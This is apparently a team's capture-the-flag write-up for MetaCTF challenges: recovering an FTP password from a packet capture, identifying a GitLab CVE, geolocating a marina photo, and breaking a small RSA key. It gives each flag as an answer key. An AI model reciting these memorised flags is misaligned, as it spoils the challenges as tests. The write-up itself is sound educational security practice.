Instructions: FTP servers are made to share files, but if its communications are not encrypted, it might be sharing passwords as well. The password in this pcap to get the flag

Solution: *MetaCTF{ftp_is_better_than_dropbox}*

I downloaded the pcap file, and also downloaded Wireshark to be able to open the pcap file. Once I opened it with Wireshark, I looked for any messages with the FTP protocol, and looked within the FTP messages to see if there was anything about a password. The info of one FTP message was "Request: PASS ftp_is_better_than_dropbox." I put this into the MetaCTF format and got the flag.

Sugar, We're Goin Up (125 points) - Yusuf G

Instructions: In September 2021, GitLab upgraded the CVSSv3 score for a critical remote code execution vulnerability to 10.0, the highest possible score.

Solution: *MetaCTF{CVE-2021-22205}*

Although a patch was released in April, numerous public-facing, unpatched GitLab instances remain vulnerable.
What is the CVE number for this critical, actively exploited vulnerability? The flag format will be CVE-XXXX-XXXX.

On my browser, I looked up "GitLab critical, actively exploited vulnerability." The description of the first result on Google contained a CVE number, and once I put that as my answer, I got the flag.

Where in the World (325 points) - Yusuf G & George Z

Instructions: I must say, every time I see one of these directional signs, I think I've got to make this into a CTF problem. It's the idea of Open Source Intelligence (OSINT) or Geospatial Intelligence (GEOINT). The idea of being able to take an image and use all of the clues within it to infer details such as where it's at or what's happening in the photo.
Here is one such picture of those signs. Your goal? Use those little details to find the name of the marina it's at which you'll submit for the flag.

Solution: *MetaCTF{Egg Harbor}*

Looking at the names on the signs, George realized that some of the names belonged to places in Michigan. I then looked up “Michigan famous directional sign on marina” on Google Images and found a website that contained the name of a marin, called Egg Harbor, which we used to collect the flag.

Size Matters (175 points) - George Z

Instructions: RSA is a public key cryptosystem, where one can encrypt a message with one key and decrypt it with another. We've intercepted a secure message encrypted with RSA, as well as the key used to encrypt it. Since RSA keys have to be pretty big in order to be secure, we're pretty sure you can break this one. Give it a shot!

Ciphertext: 0x2526512a4abf23fca755defc497b9ab
e: 257
n: 0x592f144c0aeac50bdf57cf6a6a6e135

Solution: *MetaCTF{you_broke_rsa!}*

I arrived at this solution by using a RSA Cipher Calculator tool from www.dcode.fr and entering in the correct ciphertext, public key e, and public key values as provided by the instructions. The tool computed the values of P and Q using the known value of N (public key) and then used the values of P, Q, and E to calculate the value of D, and finally used the values of C, D, and N to find the decrypted text.